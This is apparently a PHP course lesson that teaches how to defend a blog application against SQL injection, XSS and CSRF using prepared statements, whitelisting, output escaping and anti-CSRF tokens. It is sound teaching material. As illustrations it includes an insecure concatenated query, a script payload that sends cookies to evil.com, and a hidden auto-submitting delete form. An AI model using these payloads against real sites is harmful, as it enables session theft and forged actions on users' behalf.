Hello! Welcome back to the capstone module.
In the last lesson, we successfully built a full CRUD system for blog posts. Your application now allows authenticated users to create, read, update, and delete their own content. We've already implemented some basic security, like using prepared statements and checking post ownership.
Today, we're going to elevate our application's security to a professional standard. This lesson directly addresses the learning outcome: Apply security best practices for all user inputs and database queries. We'll move beyond the basics and systematically protect our application from some of the most common and dangerous web vulnerabilities.
By the end of this lesson, you will have fortified our CRUD application against SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF).
1. The Golden Rule of Web Security
Before we dive into specific attacks, let's establish the single most important principle of web application security.

This leads to a crucial distinction you must understand as a developer:
- Validation: This is about checking if user input is in the correct format and type. For example, is an email address actually an email? Is a quantity a positive integer? We do this to ensure data integrity.
- Sanitization / Escaping: This is about making data safe to use in a specific context. For example, making text safe to display in an HTML page, or making data safe to include in a database query.
The key is that you must always validate input and escape output.
To get a clear overview of this and other basic security concepts we'll cover today, the following video provides an excellent summary.
List of All Basic PHP Security You Need to Know | PHP Security for Beginners | PHP Security Lesson
The video 'List of All Basic PHP Security You Need to Know' by Dani Krossing gives a great introduction to several key security topics. Pay close attention to the distinction made between validation and sanitization.
Watch the section on 'Input validation and data sanitation' from 11:52 to 13:48. Note how filter_var() is used for validation (checking if the data is valid) and htmlspecialchars() is used for sanitization (making data safe for output).
2. Fortifying Database Queries: Beyond Basic Prepared Statements
In our previous lessons, we've consistently used PDO prepared statements. This is the single most effective defense against SQL injection.
But why is it so effective? Prepared statements work by separating the SQL command from the data. The database compiles the query template first, and only then receives the data to be plugged in. The data is never treated as part of the executable command.
To see just how catastrophic it is to not use prepared statements, the next video gives a powerful demonstration.
PHP For Beginners, Ep 20 - SQL Injection Vulnerabilities Explained
The video 'SQL Injection Vulnerabilities Explained' from Laracasts vividly demonstrates the danger of building queries by concatenating user input. It shows how an attacker can drop an entire database table.
Watch from 4:20 to 10:54. You'll see: How a malicious user can inject a DROP TABLE command (4:20). The absolute rule: never inline user input into a query (6:19). The solution: using positional (?) and named (:id) placeholders in a prepared statement.
For an authoritative, in-depth text resource on using PDO securely, the "PHP Delusions" tutorial is unmatched.
(The only proper) PDO tutorial - Treating PHP Delusions
The article '(The only proper) PDO tutorial' is an excellent reference for mastering PDO. We'll focus on the section explaining prepared statements.
Read the section titled 'Prepared statements. Protection from SQL injections'. This reinforces exactly how to use prepare() and execute() with both positional and named placeholders.
Practical Review & Advanced Case: Whitelisting
Take a moment to look at your app/Models/Post.php file from the last lesson. You can see we've followed this practice correctly—every query uses prepare() and execute() with named placeholders.
But what about parts of a query that placeholders can't handle, like column names for sorting?
// THIS IS INSECURE!
$sortColumn = $_GET['sort']; // e.g., 'title' or 'created_at`
$sql = "SELECT * FROM posts ORDER BY $sortColumn ASC"; // SQL Injection possible here!
A placeholder cannot be used for an identifier (ORDER BY ?). The solution is whitelisting. You create an explicit list of allowed values and only proceed if the user's input matches one of them.
// SECURE VERSION using a whitelist
$allowedSorts = ['title', 'created_at'];
$sortColumn = 'created_at'; // A safe default

if (isset($_GET['sort']) && in_array($_GET['sort'], $allowedSorts)) {
    $sortColumn = $_GET['sort'];
}

// Now $sortColumn is guaranteed to be a safe value
$sql = "SELECT * FROM posts ORDER BY $sortColumn ASC";
This is a crucial technique for building dynamic, yet secure, queries. You can read more about this in the "Protecting table and field names" section of the PHP Delusions article we just looked at.
3. Preventing Cross-Site Scripting (XSS)
XSS occurs when an attacker injects malicious scripts (usually JavaScript) into your website, which then execute in the browsers of other users. In our app, a user could create a post with a title like: <script>document.location='http://evil.com/steal-cookie?c='+document.cookie</script>.
If we display that title directly on our posts/index.php page, that script will run for every user who views it.
The solution is to always escape your output. For HTML context, the htmlspecialchars() function is your best friend. It converts special HTML characters into their entity equivalents, rendering them harmless.
<becomes<>becomes>"becomes"'becomes'&becomes&
So, <h1>Evil Title</h1> becomes <h1>Evil Title</h1>, which the browser will display as plain text, not as an actual h1 tag.
Practical Application: Secure Your Views
Let's ensure our views are secure. In the previous lesson, we already applied this, but it's vital to confirm.
-
Open
views/posts/index.php. Look at this line:<td><?= htmlspecialchars($post['title']) ?></td>This is correct. The post title is properly escaped before being rendered.
-
Open
views/posts/edit.php. Check thevalueof the input and the content of thetextarea:<input type="text" ... value="<?= htmlspecialchars($post['title']) ?>"> <textarea ...><?= htmlspecialchars($post['content']) ?></textarea>This is also correct. Even when populating a form field, you should escape the output to prevent a maliciously crafted value from breaking out of the attribute or tag.
The rule is simple: If the data came from a user (or any external source), run it through htmlspecialchars() before you echo it onto a page.
4. Thwarting Cross-Site Request Forgery (CSRF)
CSRF is a tricky attack where a logged-in user is tricked into performing an action they didn't intend.
Imagine you are logged into our blog app. You then visit a malicious website that has this hidden form:
<form id="csrf-form" action="http://your-app.com/posts/delete" method="post">
    <input type="hidden" name="id" value="5"> <!-- An ID the attacker guesses -->
</form>
<script>document.getElementById('csrf-form').submit();</script>
When you load this page, your browser will automatically submit the form to your application. Since you are logged in, your browser includes your session cookie, and the application deletes post #5 without you ever knowing.
The defense is to use anti-CSRF tokens. The flow works like this:
- When displaying a form (like "Create Post"), the server generates a unique, random string called a CSRF token.
- The token is stored in the user's session (
$_SESSION['csrf_token']). - The token is also placed in a hidden input field in the form.
- When the form is submitted, the server checks if the token from the form submission (
$_POST['csrf_token']) matches the one stored in the session. - If they match, the request is valid. If not, it's rejected.
An attacker's site cannot guess this token, so any forged request will fail verification.
Practical Application: Implement CSRF Protection
Let's add CSRF protection to our forms that change data (create, edit, and delete).
Step 1: Create a CSRF Helper
To avoid repeating code, let's add two functions to app/Core/helpers.php (if you don't have this file, create it and require it in public/index.php).
<?php
// app/Core/helpers.php

if (!function_exists('generate_csrf_token')) {
    function generate_csrf_token() {
        if (empty($_SESSION['csrf_token'])) {
            $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
        }
    }
}

if (!function_exists('csrf_field')) {
    function csrf_field() {
        generate_csrf_token();
        echo '<input type="hidden" name="csrf_token" value="' . $_SESSION['csrf_token'] . '">';
    }
}

if (!function_exists('verify_csrf_token')) {
    function verify_csrf_token() {
        if (!isset($_POST['csrf_token']) || !hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
            // Token is invalid, kill the script. In a real app, you might redirect.
            die('CSRF token validation failed.');
        }
        // Invalidate the token after use to prevent replay attacks
        unset($_SESSION['csrf_token']);
    }
}
Note: hash_equals() is used for a timing-attack-safe string comparison.
Step 2: Add the Token to Your Forms
Now, add the csrf_field() to every form that performs a state-changing action.
-
In
views/posts/create.php:<form action="/posts/create" method="post"> <?php csrf_field(); ?> ... </form> -
In
views/posts/edit.php:<form action="/posts/edit" method="post"> <?php csrf_field(); ?> <input type="hidden" name="id" value="<?= $post['id'] ?>"> ... </form> -
In
views/posts/index.php(for the delete form):<form action="/posts/delete" method="post" style="display:inline;"> <?php csrf_field(); ?> <input type="hidden" name="id" value="<?= $post['id'] ?>"> ... </form>
Step 3: Verify the Token in Your Controller
Finally, call verify_csrf_token() at the beginning of every controller method that processes a POST request.
-
In
app/Controllers/PostController.php, update thestore(),update(), anddestroy()methods:// In store() method public function store() { verify_csrf_token(); // Add this line if (!isset($_SESSION['user_id'])) { // ... rest of the method } // In update() method public function update() { verify_csrf_token(); // Add this line if (!isset($_SESSION['user_id'])) { // ... rest of the method } // In destroy() method public function destroy() { verify_csrf_token(); // Add this line if (!isset($_SESSION['user_id'])) { // ... rest of the method }
Now, all your forms are protected against CSRF attacks.
For a great textual walkthrough of this entire process, the following resource is very clear.
Secure Your PHP Applications: Top Best Practices 2026 - Innoraft
The article 'Secure Your PHP Applications' provides a practical example of implementing anti-CSRF tokens. The code snippets clearly show how to generate, embed, and verify the token.
Read the section 'Implement Anti-CSRF Tokens'. Compare the logic in the code examples to the helper functions we just created. It follows the exact same secure pattern.
Conclusion
Excellent work! You have now implemented three of the most critical security measures in a modern web application. By layering these defenses, you've made it significantly harder for attackers to compromise your code or your users' data.
Key Takeaways:
- Never Trust User Input: This is the foundational mindset for secure development.
- SQL Injection Prevention: Use prepared statements for all database queries that involve variable data. For identifiers like column names, use whitelisting.
- Cross-Site Scripting (XSS) Prevention: Escape all output being rendered in an HTML context using
htmlspecialchars(). - Cross-Site Request Forgery (CSRF) Prevention: Protect all state-changing requests (forms) with anti-CSRF tokens.
Preview of the Next Lesson:
Our application is much more secure, but our routing file and controller methods still contain repetitive authentication checks like if (!isset($_SESSION['user_id'])). In the next lesson, we will focus on how to protect application routes based on user authentication status in a more elegant and scalable way. We will refactor our application to use a middleware-like pattern to centralize these checks, cleaning up our controllers and ensuring no protected route is left exposed.